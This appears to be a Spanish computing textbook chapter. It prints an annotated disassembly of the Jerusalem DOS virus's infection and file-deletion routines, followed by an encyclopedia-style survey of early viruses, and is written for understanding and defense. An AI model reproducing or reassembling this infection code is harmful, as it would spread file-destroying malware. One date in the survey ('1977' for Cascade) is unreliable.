0FB2:036B 80FCDE      CMP   AH,DE
0FB2:036E 7428        JZ    0398
0FB2:0370 3D004B      CMP   AX,4B00   Verifica si se está tratando
0FB2:0373 7503        JNZ   0378      de ejecutar un programa.
0FB2:0375 E9B400      JMP   042C

0FB2:0378 9D          POPF
0FB2:0379 2E          CS:
0FB2:037A FF2E1700    JMP   FAR [0017]  Se ejecuta el comando normal.

0FB2:037E 58          POP   AX
0FB2:037F 58          POP   AX
0FB2:0380 B80001      MOV   AX,0100
0FB2:0383 2E          CS:
0FB2:0384 A30A00      MOV   [000A],AX
0FB2:0387 58          POP   AX
0FB2:0388 2E          CS:
0FB2:0389 A30C00      MOV   [000C],AX
0FB2:038C F3          REPZ              Se recorre el programa de carga
0FB2:038D A4          MOVSB             original --[Boot program]--.
0FB2:038E 9D          POPF
0FB2:038F 2E          CS:
0FB2:0390 A10F00      MOV   AX,[000F]
0FB2:0393 2E          CS:
0FB2:0394 FF2E0A00    JMP   FAR [000A]  Se ejecuta el programa de carga
                                        original.

**************************************
* Restos de otras versiones *
**************************************

0FB2:0398 83C406      ADD   SP,+06
0FB2:039B 9D          POPF
0FB2:039C 8CC8        MOV   AX,CS
```

```
0FB2:039E 8ED0          MOV     SS,AX
0FB2:03A0 BC1007        MOV     SP,0710
0FB2:03A3 06            PUSH    ES
0FB2:03A4 06            PUSH    ES
0FB2:03A5 33FF          XOR     DI,DI
0FB2:03A7 0E            PUSH    CS
0FB2:03A8 07            POP     ES
0FB2:03A9 B91000        MOV     CX,0010
0FB2:03AC 8BF3          MOV     SI,BX
0FB2:03AE BF2100        MOV     DI,0021
0FB2:03B1 F3            REPZ
0FB2:03B2 A4            MOVSB
0FB2:03B3 8CD8          MOV     AX,DS
0FB2:03B5 8EC0          MOV     ES,AX
0FB2:03B7 2E            CS:
0FB2:03B8 F7267A00      MUL     WORD PTR [007A]
0FB2:03BC 2E            CS:
0FB2:03BD 03062B00      ADD     AX,[002B]
0FB2:03C1 83D200        ADC     DX,+00
0FB2:03C4 2E            CS:
0FB2:03C5 F7367A00      DIV     WORD PTR [007A]
0FB2:03C9 8ED8          MOV     DS,AX
0FB2:03CB 8BF2          MOV     SI,DX
0FB2:03CD 8BFA          MOV     DI,DX
0FB2:03CF 8CC5          MOV     BP,ES
0FB2:03D1 2E            CS:
0FB2:03D2 8B1E2F00      MOV     BX,[002F]
0FB2:03D6 0BDB          OR      BX,BX
0FB2:03D8 7413          JZ      03ED
0FB2:03DA B90080        MOV     CX,8000
0FB2:03DD F3            REPZ
0FB2:03DE A5            MOVSW
0FB2:03DF 050010        ADD     AX,1000
0FB2:03E2 81C50010      ADD     BP,1000
0FB2:03E6 8ED8          MOV     DS,AX
0FB2:03E8 8EC5          MOV     ES,BP
0FB2:03EA 4B            DEC     BX
0FB2:03EB 75ED          JNZ     03DA
0FB2:03ED 2E            CS:
0FB2:03EE 8B0E2D00      MOV     CX,[002D]
0FB2:03F2 F3            REPZ
0FB2:03F3 A4            MOVSB
0FB2:03F4 58            POP     AX
0FB2:03F5 50            PUSH    AX
0FB2:03F6 051000        ADD     AX,0010
0FB2:03F9 2E            CS:
0FB2:03FA 01062900      ADD     [0029],AX
0FB2:03FE 2E            CS:
0FB2:03FF 01062500      ADD     [0025],AX
0FB2:0403 2E            CS:
0FB2:0404 A12100        MOV     AX,[0021]
```

```
0FB2:0407 1F              POP     DS
0FB2:0408 07              POP     ES
0FB2:0409 2E              CS:
0FB2:040A 8E162900        MOV     SS,[0029]
0FB2:040E 2E              CS:
0FB2:040F 8B262700        MOV     SP,[0027]
0FB2:0413 2E              CS:
0FB2:0414 FF2E2300        JMP     FAR [0023]
```

*** Rutina BORRA ***

```
0FB2:0418 33C9            XOR     CX,CX
0FB2:041A B80143          MOV     AX,4301       Cambia los atributos del
0FB2:041D CD21            ■       ■             programa a ejecutarse.
0FB2:041F B441            MOV     AH,41         Borra el archivo que se
0FB2:0421 CD21            ■       ■             ejecute en ese momento.
0FB2:0423 B8004B          MOV     AX,4B00
0FB2:0426 9D              POPF
0FB2:0427 2E              CS:
0FB2:0428 FF2E1700        JMP     FAR [0017]
```

*** Nueva función $4B del sistema operativo ***

```
0FB2:042C 2E              CS:
0FB2:042D 803E0E0001      CMP     BYTE PTR [000E],01  Verifica si está activada
0FB2:0432 74E4            JZ      0418                la bandera de borrar.
0FB2:0434 2E              CS:
0FB2:0435 C7067000FFFF    MOV     WORD PTR [0070],FFFF
0FB2:043B 2E              CS:
0FB2:043C C7068F000000    MOV     WORD PTR [008F],0000
0FB2:0442 2E              CS:
0FB2:0443 89168000        MOV     [0080],DX
0FB2:0447 2E              CS:
0FB2:0448 8C1E8200        MOV     [0082],DS
0FB2:044C 50              PUSH    AX
0FB2:044D 53              PUSH    BX
0FB2:044E 51              PUSH    CX
0FB2:044F 52              PUSH    DX
0FB2:0450 56              PUSH    SI
0FB2:0451 57              PUSH    DI
0FB2:0452 1E              PUSH    DS
0FB2:0453 06              PUSH    ES
```

```
0FB2:0454 FC          CLD
0FB2:0455 8BFA        MOV   DI,DX
0FB2:0457 32D2        XOR   DL,DL
0FB2:0459 807D013A    CMP   BYTE PTR [DI+01],3A
0FB2:045D 7505        JNZ   0464
0FB2:045F 8A15        MOV   DL,[DI]
0FB2:0461 80E21F      AND   DL,1F
0FB2:0464 B436        MOV   AH,36
0FB2:0466 CD21        [redacted]
0FB2:0468 3DFFFF      CMP   AX,FFFF     Verifica si la unidad de discos
0FB2:046B 7503        JNZ   0470        está lista.
0FB2:046D E97702      JMP   06E7        Unidad de disco errónea.
0FB2:0470 F7E3        MUL   BX
0FB2:0472 F7E1        MUL   CX

0FB2:0474 0BD2        OR    DX,DX
0FB2:0476 7505        JNZ   047D
0FB2:0478 3D1007      CMP   AX,0710     Verifica si existe espacio
0FB2:047B 72F0        JB    046D        en disco para el virus.
0FB2:047D 2E          CS:
0FB2:047E 8B168000    MOV   DX,[0080]
0FB2:0482 1E          PUSH  DS
0FB2:0483 07          POP   ES
0FB2:0484 32C0        XOR   AL,AL
0FB2:0486 B94100      MOV   CX,0041
0FB2:0489 F2          REPNZ
0FB2:048A AE          SCASB
0FB2:048B 2E          CS:
0FB2:048C 8B368000    MOV   SI,[0080]   Obtiene el nombre del
0FB2:0490 8A04        MOV   AL,[SI]     programa que se va a ejecutar.
0FB2:0492 0AC0        OR    AL,AL
0FB2:0494 740E        JZ    04A4
0FB2:0496 3C61        CMP   AL,61
0FB2:0498 7207        JB    04A1
0FB2:049A 3C7A        CMP   AL,7A
0FB2:049C 7703        JA    04A1
0FB2:049E 802C20      SUB   BYTE PTR [SI],20
0FB2:04A1 46 INC      SI
0FB2:04A2 EBEC        JMP   0490

0FB2:04A4 B90B00      MOV   CX,000B
0FB2:04A7 2BF1        SUB   SI,CX
0FB2:04A9 BF8400      MOV   DI,0084
0FB2:04AC 0E          PUSH  CS
0FB2:04AD 07          POP   ES
0FB2:04AE B90B00      MOV   CX,000B
0FB2:04B1 F3          REPZ              Verifica que no sea el
0FB2:04B2 A6          CMPSB             COMMAND.COM.
0FB2:04B3 7503        JNZ   04B8
0FB2:04B5 E92F02      JMP   06E7
0FB2:04B8 B80043      MOV   AX,4300
```

```
0FB2:04BB CD21          ■■    ■■          Lee los atributos del
0FB2:04BD 7205          JB    04C4        programa que se va a ejecutar.
0FB2:04BF 2E            CS:
0FB2:04C0 890E7200      MOV   [0072],CX
0FB2:04C4 7225          JB    04EB
0FB2:04C6 32C0          XOR   AL,AL
0FB2:04C8 2E            CS:
0FB2:04C9 A24E00        MOV   [004E],AL
0FB2:04CC 1E            PUSH  DS
0FB2:04CD 07            POP   ES
0FB2:04CE 8BFA          MOV   DI,DX
0FB2:04D0 B94100        MOV   CX,0041
0FB2:04D3 F2            REPNZ
0FB2:04D4 AE            SCASB
0FB2:04D5 807DFE4D      CMP   BYTE PTR [DI-02],4D Si la extensión del
0FB2:04D9 740B          JZ    04E6                programa termina en 'm'
0FB2:04DB 807DFE6D      CMP   BYTE PTR [DI-02],6D o 'M', infecta una sola
0FB2:04DF 7405          JZ    04E6                vez.
0FB2:04E1 2E            CS:
0FB2:04E2 FE064E00      INC   BYTE PTR [004E]
0FB2:04E6 B8003D        MOV   AX,3D00
0FB2:04E9 CD21          ■■    ■■
0FB2:04EB 725A          JB    0547
0FB2:04ED 2E            CS:
0FB2:04EE A37000        MOV   [0070],AX
0FB2:04F1 8BD8          MOV   BX,AX
0FB2:04F3 B80242        MOV   AX,4202
0FB2:04F6 B9FFFF        MOV   CX,FFFF
0FB2:04F9 BAFBFF        MOV   DX,FFFB
0FB2:04FC CD21          ■■    ■■          Busca el comienzo del
0FB2:04FE 72EB          JB    04EB        programa.
0FB2:0500 050500        ADD   AX,0005
0FB2:0503 2E            CS:
0FB2:0504 A31100        MOV   [0011],AX
0FB2:0507 B90500        MOV   CX,0005
0FB2:050A BA6B00        MOV   DX,006B
0FB2:050D 8CC8          MOV   AX,CS
0FB2:050F 8ED8          MOV   DS,AX
0FB2:0511 8EC0          MOV   ES,AX
0FB2:0513 B43F          MOV   AH,3F
0FB2:0515 CD21          ■■    ■■          Lee los primeros 5 caracteres
0FB2:0517 8BFA          MOV   DI,DX
0FB2:0519 BE0500        MOV   SI,0005
0FB2:051C F3            REPZ              Verifica si es un programa
0FB2:051D A6            CMPSB             *.COM ya infectado.
0FB2:051E 7507          JNZ   0527
0FB2:0520 B43E          MOV   AH,3E
0FB2:0522 CD21          ■■    ■■
0FB2:0524 E9C001        JMP   06E7

0FB2:0527 B82435        MOV   AX,3524
```

```
0FB2:052A CD21          [redacted]  [redacted]
0FB2:052C 891E1B00      MOV         [001B],BX
0FB2:0530 8C061D00      MOV         [001D],ES     Modifica el manejador de
0FB2:0534 BA1B02        MOV         DX,021B       errores críticos.
0FB2:0537 B82425        MOV         AX,2524
0FB2:053A CD21          [redacted]  [redacted]
0FB2:053C C5168000      LDS         DX,[0080]
0FB2:0540 33C9          XOR         CX,CX
0FB2:0542 B80143        MOV         AX,4301
0FB2:0545 CD21          [redacted]  [redacted]    Prepara el programa para
0FB2:0547 723B          JB          0584          modificarlo.
0FB2:0549 2E            CS:
0FB2:054A 8B1E7000      MOV         BX,[0070]
0FB2:054E B43E          MOV         AH,3E
0FB2:0550 CD21          [redacted]  [redacted]
0FB2:0552 2E            CS:
0FB2:0553 C7067000FFFF  MOV         WORD PTR [0070],FFFF
0FB2:0559 B8023D        MOV         AX,3D02
0FB2:055C CD21          [redacted]  [redacted]    Abre el archivo para escribir.
0FB2:055E 7224          JB          0584
0FB2:0560 2E            CS:
0FB2:0561 A37000        MOV         [0070],AX
0FB2:0564 8CC8          MOV         AX,CS
0FB2:0566 8ED8          MOV         DS,AX
0FB2:0568 8EC0          MOV         ES,AX
0FB2:056A 8B1E7000      MOV         BX,[0070]
0FB2:056E B80057        MOV         AX,5700       Obtiene la fecha en que fue
0FB2:0571 CD21          [redacted]  [redacted]    hecho el programa a infectar.
0FB2:0573 89167400      MOV         [0074],DX
0FB2:0577 890E7600      MOV         [0076],CX
0FB2:057B B80042        MOV         AX,4200
0FB2:057E 33C9          XOR         CX,CX
0FB2:0580 8BD1          MOV         DX,CX
0FB2:0582 CD21          [redacted]  [redacted]    Se posiciona al principio del
0FB2:0584 723D          JB          05C3          archivo.
0FB2:0586 803E4E0000    CMP         BYTE PTR [004E],00
0FB2:058B 7403          JZ          0590          Contamina un *.COM.
0FB2:058D EB57          JMP         05E6          Contamina un *.EXE.
```

****
*** Infección en programas .COM ***
****

```
0FB2:058F 90            NOP
0FB2:0590 BB0010        MOV         BX,1000       Pide 64 kb de memoria para
0FB2:0593 B448          MOV         AH,48         formar un área de trabajo.
0FB2:0595 CD21          [redacted]  [redacted]
0FB2:0597 730B          JNB         05A4
```

```
0FB2:0599 B43E          MOV     AH,3E
0FB2:059B 8B1E7000      MOV     BX,[0070]
0FB2:059F CD21          [redacted]
0FB2:05A1 E94301        JMP     06E7
0FB2:05A4 FF068F00      INC     WORD PTR [008F]
0FB2:05A8 8EC0          MOV     ES,AX
0FB2:05AA 33F6          XOR     SI,SI
0FB2:05AC 8BFE          MOV     DI,SI
0FB2:05AE B91007        MOV     CX,0710
0FB2:05B1 F3            REPZ                    Copia al virus a el área de
0FB2:05B2 A4            MOVSB                   trabajo.
0FB2:05B3 8BD7          MOV     DX,DI
0FB2:05B5 8B0E1100      MOV     CX,[0011]
0FB2:05B9 8B1E7000      MOV     BX,[0070]
0FB2:05BD 06 PUSH       ES
0FB2:05BE 1F            POP     DS              Lee el programa a contaminar
0FB2:05BF B43F          MOV     AH,3F           y lo escribe después del
0FB2:05C1 CD21          [redacted]              virus en el área de trabajo.
0FB2:05C3 721C          JB      05E1
0FB2:05C5 03F9          ADD     DI,CX
0FB2:05C7 33C9          XOR     CX,CX
0FB2:05C9 8BD1          MOV     DX,CX
0FB2:05CB B80042        MOV     AX,4200         Se posiciona al principio del
0FB2:05CE CD21          [redacted]              archivo.
0FB2:05D0 BE0500        MOV     SI,0005
0FB2:05D3 B90500        MOV     CX,0005
0FB2:05D6 F3            REPZ
0FB2:05D7 2E            CS:                     Copia los datos del punto de
0FB2:05D8 A4            MOVSB                   inicio del programa.
0FB2:05D9 8BCF          MOV     CX,DI
0FB2:05DB 33D2          XOR     DX,DX
0FB2:05DD B440          MOV     AH,40
0FB2:05DF CD21          [redacted]              Escribe el programa ya infectado.
0FB2:05E1 720D          JB      05F0
0FB2:05E3 E9BC00        JMP     06A2
```

****
*** Infección en programas .EXE ***
****

```
0FB2:05E6 B91C00        MOV     CX,001C
0FB2:05E9 BA4F00        MOV     DX,004F
0FB2:05EC B43F          MOV     AH,3F
0FB2:05EE CD21          [redacted]              Lee las tablas de inicialización
0FB2:05F0 724A          JB      063C            del programa.
0FB2:05F2 C70661008419  MOV     WORD PTR [0061],1984
0FB2:05F8 A15D00        MOV     AX,[005D]
0FB2:05FB A34500        MOV     [0045],AX
```

```
0FB2:05FE A15F00          MOV   AX,[005F]
0FB2:0601 A34300          MOV   [0043],AX
0FB2:0604 A16300          MOV   AX,[0063]
0FB2:0607 A34700          MOV   [0047],AX
0FB2:060A A16500          MOV   AX,[0065]
0FB2:060D A34900          MOV   [0049],AX
0FB2:0610 A15300          MOV   AX,[0053]
0FB2:0613 833E510000      CMP   WORD PTR [0051],+00
0FB2:0618 7401            JZ    061B
0FB2:061A 48              DEC   AX
0FB2:061B F7267800        MUL   WORD PTR [0078]
0FB2:061F 03065100        ADD   AX,[0051]
0FB2:0623 83D200          ADC   DX,+00
0FB2:0626 050F00          ADD   AX,000F
0FB2:0629 83D200          ADC   DX,+00
0FB2:062C 25F0FF          AND   AX,FFF0      Calcula la nueva longitud
0FB2:062F A37C00          MOV   [007C],AX    del programa + virus.
0FB2:0632 89167E00        MOV   [007E],DX
0FB2:0636 051007          ADD   AX,0710
0FB2:0639 83D200          ADC   DX,+00
0FB2:063C 723A            JB    0678
0FB2:063E F7367800        DIV   WORD PTR [0078]
0FB2:0642 0BD2            OR    DX,DX
0FB2:0644 7401            JZ    0647
0FB2:0646 40              INC   AX
0FB2:0647 A35300          MOV   [0053],AX
0FB2:064A 89165100        MOV   [0051],DX
0FB2:064E A17C00          MOV   AX,[007C]
0FB2:0651 8B167E00        MOV   DX,[007E]
0FB2:0655 F7367A00        DIV   WORD PTR [007A]
0FB2:0659 2B065700        SUB   AX,[0057]
0FB2:065D A36500          MOV   [0065],AX
0FB2:0660 C7066300C500    MOV   WORD PTR [0063],00C5
0FB2:0666 A35D00          MOV   [005D],AX
0FB2:0669 C7065F001007    MOV   WORD PTR [005F],0710
0FB2:066F 33C9            XOR   CX,CX
0FB2:0671 8BD1            MOV   DX,CX
0FB2:0673 B80042          MOV   AX,4200      Se posiciona al comienzo del
0FB2:0676 CD21            [redacted]         archivo.
0FB2:0678 720A            JB    0684
0FB2:067A B91C00          MOV   CX,001C
0FB2:067D BA4F00          MOV   DX,004F
0FB2:0680 B440            MOV   AH,40
0FB2:0682 CD21            [redacted]         Coloca la nueva tabla de
0FB2:0684 7211            JB    0697         inicializacion para el programa.
0FB2:0686 3BC1            CMP   AX,CX
0FB2:0688 7518            JNZ   06A2
0FB2:068A 8B167C00        MOV   DX,[007C]
0FB2:068E 8B0E7E00        MOV   CX,[007E]
0FB2:0692 B80042          MOV   AX,4200      Se posiciona al final del
0FB2:0695 CD21            [redacted]         archivo.
```

```
0FB2:0697 7209          JB      06A2
0FB2:0699 33D2          XOR     DX,DX
0FB2:069B B91007        MOV     CX,0710
0FB2:069E B440          MOV     AH,40
0FB2:06A0 CD21          [redacted]  [redacted]      Agrega el virus al programa.

                        **************************

0FB2:06A2 2E            CS:
0FB2:06A3 833E8F0000    CMP     WORD PTR [008F],+00
0FB2:06A8 7404          JZ      06AE
0FB2:06AA B449          MOV     AH,49       Libera la memoria que se haya
0FB2:06AC CD21          [redacted]  [redacted]      reservado como área de trabajo.
0FB2:06AE 2E            CS:
0FB2:06AF 833E7000FF    CMP     WORD PTR [0070],-01
0FB2:06B4 7431          JZ      06E7
0FB2:06B6 2E            CS:
0FB2:06B7 8B1E7000      MOV     BX,[0070]
0FB2:06BB 2E            CS:
0FB2:06BC 8B167400      MOV     DX,[0074]
0FB2:06C0 2E            CS:
0FB2:06C1 8B0E7600      MOV     CX,[0076]
0FB2:06C5 B80157        MOV     AX,5701     Pone la fecha original del
0FB2:06C8 CD21          [redacted]  [redacted]      programa.
0FB2:06CA B43E          MOV     AH,3E       Cierra el archivo.
0FB2:06CC CD21          [redacted]  [redacted]
0FB2:06CE 2E            CS:
0FB2:06CF C5168000      LDS     DX,[0080]
0FB2:06D3 2E            CS:
0FB2:06D4 8B0E7200      MOV     CX,[0072]
0FB2:06D8 B80143        MOV     AX,4301     Restablece los atributos del
0FB2:06DB CD21          [redacted]  [redacted]      archivo.
0FB2:06DD 2E            CS:
0FB2:06DE C5161B00      LDS     DX,[001B]
0FB2:06E2 B82425        MOV     AX,2524     Restablece la rutina de manejo
0FB2:06E5 CD21          [redacted]  [redacted]      de errores.
0FB2:06E7 07            POP     ES
0FB2:06E8 1F            POP     DS
0FB2:06E9 5F            POP     DI
0FB2:06EA 5E            POP     SI
0FB2:06EB 5A            POP     DX
0FB2:06EC 59            POP     CX
0FB2:06ED 5B            POP     BX
0FB2:06EE 58            POP     AX
0FB2:06EF 9D            POPF
0FB2:06F0 2E            CS:
0FB2:06F1 FF2E1700      JMP     FAR [0017]  Ejecuta la interrupción original.
```

****

Longitud del programa: 1 808 bytes.
Posición en memoria: Depende de la ejecución del programa.
Espacio para variables: 145 bytes incluidos en los 1 808 de longitud.
Observaciones: Este virus ya ha sido modificado en muchas ocasiones y es difícil saber qué son capaces de realizar otras versiones. Por otro lado, este virus es capaz de infectar una red del tipo local.

****

Conclusión

El virus de Jerusalén está tan bien diseñado que cuenta con numerosas protecciones para evitar ser borrado o sobreescrito en la memoria. Utiliza las protecciones que proporciona el sistema operativo DOS para protegerse en la pila, y crea áreas de memoria de trabajo que evitan que sea "tocado" por otros datos.

Obviamente es un virus dañino y peligroso porque destruye los programas que se ejecuten en la fecha programada para su activación, que es cualquier viernes 13 (después de 1987).

Por esto, es conveniente tener siempre los originales de todos los programas que se utilicen en un lugar seguro y protegidos contra escritura, y cada vez que se dé la necesidad de instalarlos, verificar que la computadora esté libre de virus activos en la memoria.

El problema grave que se puede presentar con una infección de este virus es que si se infecta un programa que tenga protecciones contra copiado, es posible que no se pueda volver a instalar porque algunos de estos programas tienen restricciones en cuanto a las veces que pueden ser instalados en discos fijos o flexibles.

Para estar seguros de que no hay virus activos en la memoria de la computadora, se debe apagar y "cargar" con un sistema operativo original y protegido contra grabación, y sólo en ese momento podemos verificar con un antivirus los discos que supongamos estén contaminados con algún tipo de virus.

MacroFlash 9
Otros virus informáticos

Los virus más conocidos y que más se han esparcido en las computadoras, según la Computer Virus Industry Association, son (entre cerca de 250): *Scores* en la Macintosh; *SCSI* en Amiga; *Alameda, Pakistani Brain, Ping Pong, AirCop, Flip, Michelangelo y Dark Avenger,* en las IBM o compatibles.

Patricia M. Hoffman en California, Estados Unidos, ha elaborado una lista exaustiva con más de 900 virus (aunque muchos de ellos son variantes de virus conocidos que han sido modificados posteriormente).

Dave Ferbrache del Departamento de Ciencias de Computación, de la Heriot-Watt University de Inglaterra, hace una clasificación de los virus por sus nombres, los cuales ha estudiado y "rastreado" para confirmar lo que se había mencionado aquí. Muchos de los virus que se detectan diariamente son variantes de los más conocidos, pero cada persona que sufre la infección por alguno de ellos, lo estudia y lo define, poniéndole un nuevo nombre.

En la siguiente clasificación, por orden alfabético con respecto al nombre, se toma un poco de material del trabajo de Ferbrache, de Patricia Hoffman y de otras fuentes de información, así como de investigaciones del propio autor, para dar una idea de los virus más conocidos y sus principales características, detallando las formas de contagio y las áreas específicas que atacan en el disco.

AIDS. También es conocido como Hahaha (como risa burlona ja-ja-ja), Taunt, SIDA o VGA2CGA, es un virus infector de los archivos

ejecutables (con extensión .COM o .EXE). Al activarse presenta un mensaje en la pantalla: "Your computer now has AIDS" ("Su computadora tiene SIDA"), con las letras AIDS resaltadas y grandes.

Virus AirCop. Probablemente originado en Taiwán, se descubre en Estados Unidos en julio de 1990. Es un virus infector del sector de carga —[Boot Sector]— de disquetes de 360 kb y cuando se instala como residente en la memoria presenta un mensaje: "Red State, Germ Offensive. AIRCOP.", y en ocasiones provoca la aparición de un mensaje de error "Stack Overflow Error", por lo que se debe reinicializar el sistema.

Virus Alabama. Se descubrió en la Universidad Hebrea de Jerusalén en octubre de 1989. Infecta los archivos ejecutables con extensión .EXE y les incrementa la longitud en 1560 bytes, está programado para activarse sólo en viernes y como maneja la Tabla de Asignación de Archivos —[File Allocation Table (FAT)]—, cuando está activo borra los archivos de programas o datos.

Virus Alameda. En mayo de 1988 se tuvo noticia de este virus en el Merritt College de Oakland, California, aunque se supone que fue desarrollado a fines de 1987. No fue diseñado originalmente para que causara daños intencionales, pero en sus nuevas versiones puede destruir archivos de datos. Se duplica cuando se hace una reinicialización ([CTRL]+[ALT]+[DEL]), infectando todos los discos de 5 1/4" de 360 kb con los cuales tenga contacto en los sistemas de las PC de IBM y compatibles.

Desplaza el sector de carga inicial al sector 8 en la pista 39 del lado 0, y ocupa su lugar en el sector 0; lleva una relación de las veces que ha infectado otros discos y contiene una instrucción muy rara (POP CS), que no permite que infecte a los sistemas con procesador 286 o 386. (Posiblemente de él se derivan los virus Yale, Merritt, Peking y Seoul.)

Asume el control del sistema desde la carga inicial —la cual se hace muy lenta—. Se instala en la parte superior de la memoria de la computadora, ocupando 1 kb, y sus efectos pueden ser la "caída del sistema" o borrado de datos.

Sus variantes son *Alameda-B* o Sacramento, que no tiene la

instrucción de protección de los sistemas 286 y 386; *Alameda-C*, que inhabilita la función de carga inicial después de 100 infecciones; *Virus SF* (Variante del *Alameda-C*), que se ha modificado para formatear el disquete de carga inicial o de sistema, cuando el contador se acaba, lo mismo que hace el virus *Michelangelo* pero en fecha 6 de marzo.

Virus Amstrad. Un virus cuyos orígenes se suponen en España o Portugal y que debe su nombre a la conocida marca de computadoras Amstrad, infecta los programas con extensión .COM, haciendo crecer en 847 bytes su longitud. No se tienen noticias de que produzca daños a los archivos, y no contamina al archivo COMMAND.COM.

Virus April 1st. Es un virus que ataca los archivos .COM y presenta en pantalla un mensaje "April 1st Ha Ha Ha You have a virus". Se activa el primero de abril, tan pronto como se ejecuta cualquier archivo .COM infectado, y luego se posiciona en la memoria para esperar la ejecución de otro archivo .COM, al cual infecta también. La nueva versión, *April 1st-B*, infecta además los programas con extensión .EXE. Estos virus pueden rastrearse buscando con *Debug* o un programa de utilidades la cadena de caracteres sURIV 1.0.

Virus Austrian o 648. Este virus, que se conoció por primera vez en Londres a finales de 1988, no causa serios daños; aunque sí infecta los programas con extensión .COM, aumentando su tamaño en 648 bytes. Su variante *Austrian-B* hace que el archivo infectado no se ejecute, y sólo infecta uno de cada diez archivos .COM; la versión *Virus 405* reemplaza el archivo infectado por su propio código de 405 bytes.

Virus Boot Sector. Es un virus originado en Alemania Occidental y ataca a las computadoras Atari modelo ST, alojándose en el sector de carga de los discos. Cuando se realiza la carga inicial del sistema con el disco infectado, el virus se activa en la memoria de la computadora agregándose al vector de llamadas del sistema (que es el que controla todos los accesos al disco). Infecta cualquier disquete que se introduzca en la unidad, dañando su tabla de asignación de archivos —[File Allocation Table (FAT)]—. Una vez alcanzado

su objetivo se retira del sector de carga, destruyendo así cualquier indicio de él.

Virus Pakistani Brain (o Mente Paquistaní). Está considerado como muy dañino y difícil de erradicar en sus modalidades actuales, que difieren mucho de la "suave" versión original creada en Lahore, Paquistán, la cual presentaba un mensaje y los datos del registro de autor y fecha: "Welcome to the dungeon... Beware of this VIRUS. Contact us for vaccination", con copyright 1986; los nombres Basit y Amjad; el nombre de la compañía, Brain Computer Services, y la dirección, 730 Nizam Block Allama Iqbal, Lahore, Paquistán, así como sus números telefónicos.

Los autores aseguraron que habían creado el virus sólo para control de su propio software. En su versión original infecta únicamente los discos flexibles de 5 1/4" y, al "desatarse", reemplaza al sector de carga y lo coloca en algún sector libre; señala como sectores no utilizables todos los que ha ocupado para su protección. Hace muy lenta la operación de carga y borra muchos archivos (la versión que conocemos no produce esos daños).



Figura MF 9-1: Diagrama de los procedimientos que realiza el virus de Paquistán una vez que infecta un disquete.

Ocupa aproximadamente 3 kb en el disco, y cuando está *activo* en la memoria intercepta las interrupciones que intentan reconocer el programa de carga inicial en el sector 0, redireccionando la lectura de ese sector a donde realmente se encuentra el programa de carga, por lo que se dificulta su identificación por medio de los programas de utilidades.

Brain-B, que se llama también *Virus Houston*, es la variante del virus de Paquistán que adicionó la opción para infectar los discos fijos o duros.

Brain-C infecta al disco duro, como el anterior, pero a éste se le ha eliminado la etiqueta de copyright (Brain) del sector 5, que generalmente aparece en las anteriores versiones de este virus, haciendo más difícil su detección.

Otra variante significativa es el *Shoe Virus*, que contiene en el cuerpo del programa su nombre y número de versión: v9.0, y un mensaje de dedicatoria "Dedicated to the dynamic memories of millions of virus who are no longer with us today" (éste es el virus estudiado en el MacroFlash 8). La versión v9.1, el *Shoe Virus-B*, se ha modificado para que no infecte a los discos fijos. La variante *Clone-B* corromperá la tabla de asignación de archivos --[File Allocation Table (FAT)]-- si se carga después del 5 de mayo de 1992.

Virus Byte Bandit. Trabaja como un *gusano*, pues nunca permanece en la misma localidad de la memoria, por lo que es de difícil detección. Verifica los disquetes que se insertan en la unidad de disco y se autocopia, especialmente en los discos de carga o sistema de las computadoras *Amiga* de Commodore.

Virus Cascade (Virus de cascada). Se le llama también *Falling Tears* o *Autumn Leaves*. Originado a finales de 1977, es producto de un Caballo de Troya modificado y produce la caída del texto a la parte inferior de la pantalla en los monitores VGA. Infecta los archivos .COM, aumentando su tamaño en 1701 bytes.

Estudios realizados por Dave Ferbrache, en combinación con John McAfee, han dado como resultado un serio análisis de este

virus, en el cual encontraron características muy especiales:

> Está basado en un algoritmo de codificación que dificulta su detección; se activa dependiendo de una serie de convergencias aleatorias, como tipo de máquina, tipo de monitor, tarjeta de reloj y época del año; no afecta los sistemas originales IBM, sino los compatibles o clones; una falla hace que se active en cualquier computadora con monitor CGA o VGA, en los meses de septiembre, octubre, noviembre o diciembre de los años 1980 o 1988, y los sistemas que no tienen reloj casi siempre presentan la fecha de creación del sistema operativo DOS, como 1-1-1980.

Cascade-B es una variante del *Cascade* original que se activa en el otoño de cualquier año.

